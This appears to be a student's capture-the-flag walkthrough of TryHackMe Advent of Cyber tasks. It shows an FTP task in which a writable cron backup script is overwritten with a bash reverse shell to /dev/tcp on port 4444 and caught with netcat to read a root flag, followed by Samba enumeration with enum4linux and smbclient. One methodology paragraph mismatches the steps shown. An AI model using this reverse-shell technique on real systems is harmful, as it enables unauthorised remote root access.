
### Question 3

```
File Edit View Search Terminal Tabs Help
root@ip-10-10-173-20: ~
ls
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 public
226 Directory send OK.
al-ftp> dc public
?Invalid command
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 .
drwxr-xr-x  6 65534 65534  4096 Nov 16  2020 ..
-rwxr-xr-x  1 111    113    341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113    24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (25.5033 kB/s)
ftp> 
```

```
Terminal
File Edit View Search Terminal Tabs Help
root@ip-10-10-173-20: ~
root@ip-10-10-173-20: ~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-173-20: ~#
```

Then type get shoppinglist.txt to get data, then open new tab and type cat shoppinglist.txt to get the movie, The Polar Express


## Question 4



The screenshot shows a terminal window on a Linux desktop. The user is at the root prompt on IP 10-10-173-20. They have run `ls` and `cat backup.sh`. The `backup.sh` script is displayed, showing it was created by ElfMcEager to backup files to a specific directory and automate transfers. The user is now in the `nano` editor editing `backup.sh`.

```
root@ip-10-10-173-20: ~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x  
root@ip-10-10-173-20:~# ls  
backup.sh Downloads Pictures Rooms shoppinglist.txt Tools  
Desktop Instructions Postman Scripts thinclient_drives  
root@ip-10-10-173-20:~# cat backup.sh  
#!/bin/bash  
  
# Created by ElfMcEager to backup all of Santa's goodies!  
  
# Create backups to include date DD/MM/YYYY  
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";  
  
# Backup FTP folder and store in elfmceager's home directory  
tar -zcvf /home/elfmceager/$filename /opt/ftp  
  
# TO-DO: Automate transfer of backups to backup server  
  
root@ip-10-10-173-20:~# nano backup.sh
```


After get backup.sh, type cat backup.sh, and after that type nano backup.sh and you will get into this page.



The screenshot shows the `nano` editor interface. The file `backup.sh` is open and modified. The script content is the same as in the previous image. At the bottom, a prompt asks for the file name to write, and a menu of keyboard shortcuts is visible.


```
root@ip-10-10-173-20: ~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x  
GNU nano 2.9.3 backup.sh Modified  
#!/bin/bash  
  
# Created by ElfMcEager to backup all of Santa's goodies!  
  
# Create backups to include date DD/MM/YYYY  
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";  
  
# Backup FTP folder and store in elfmceager's home directory  
#tar -zcvf /home/elfmceager/$filename /opt/ftp  
  
# TO-DO: Automate transfer of backups to backup server  
  
bash -i >& /dev/tcp/10.10.4.46/4444 0>&1  
  
File Name to Write: backup.sh  
^G Get Help M-D DOS Format M-A Append M-B Backup File  
^C Cancel M-M Mac Format M-P Prefix ^T To Files
```

After that follow text from this page then save and exit.



```
root@ip-10-10-173-20: ~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> cd public  
?Invalid command  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
385 bytes sent in 0.00 secs (10.7990 MB/s)  
ftp>
```

Then get back and type put backup.sh.



```
root@ip-10-10-173-20: ~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x root@ip-10-10-173-20: ~ x  
root@ip-10-10-173-20: ~# nc -lvnp 4444  
Listening on [0.0.0.0] (family 0, port 4444)
```

Then open a new tab and type nc -lvnp 4444

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# █
```

Then wait for a while u will get into this picture then type `cat /root/flag.txt` then you should able to get the flag `THM{even_you_can_be_santa}`

**Thought Process/Methodology:** Start the attack box and the virtual machines to get the IP address then open the terminal and run GoBuster to get api. Then run WFUZZ in the terminal to get the date and search the data on the browser to get the flag.



## Day 10: Networking - Don't be sElfish!

**Tools used:** Kali Linux, Terminal

**Solution/Walkthrough:**

### Question 1

Using the enum4linux -U 10.10.148.105 to know how many users are there in the samba server.

```
===== ( Users on 10.10.148.105 ) =====
                                     Answer the questions below
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:      Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Using Name: elfmceager many use Desc: the
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name:      Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 03:19:05 2022 Question #2 Now how many "shares" are there on the S
```

## Question 2

Using command `enum4linux -S 10.10.148.105` to know that there was 4 “share” on the samba server.

```
( Share Enumeration on 10.10.148.105 )
=====
Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.148.105
//10.10.148.105/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-santa Mapping: OK Listing: OK Writing: N/A
```

## Question 3

Use the `smbclient` to try to login to the shares on the samba server and found one of the shares named `tbfc-santa` doesn't require password.

```
[+] Attempting to map shares on 10.10.148.105
//10.10.148.105/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.148.105/tbfc-santa Mapping: OK Listing: OK Writing: N/A
```

```
(1211102289@kali)-[~]
$ smbclient //10.10.148.105/tbfc-santa
Password for [WORKGROUP\1211102289]:
Try "help" to get a list of possible commands.
smb: \>
```

## Question 4

Log in to the share and get the notes to know what directory did ElfMcskidy leave for santa

```
(1211102289@kali) - [~/Music] [root@10.10.148.105 ~]# cat /etc/passwd | grep smb
$ cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

```
smb: \> ls
jingle-tunes
.
..
jingle-tunes
note_from_mcskidy.txt
```

jingle-tunes	D	0	Wed Nov 11 21:12:07 2020
.	D	0	Wed Nov 11 20:32:21 2020
..	D	0	Wed Nov 11 21:10:41 2020
jingle-tunes	N	143	Wed Nov 11 21:12:07 2020

**Thought Process/Methodology:** First, I am using the enum4linux -U 10.10.148.105 to know how many users are there in the samba server which is elfmcskidy,elfmceager,and elfmcelferson.After that, I also used the command enum4linux -S 10.10.148.105 to know that there was 4 “share” on the samba server which is tbfc-hr ,tbfc-it,tbfc-santa,and IPC\$.Beside that, I used smbclient //10.10.148.105/“Share’s name” to know who does’t require a password and the answer is tbfc-santa.At last, I logged in to the share and get the note\_from\_mcskidy.txt file and finally knew what directory did ElfMcskidy leave for santa.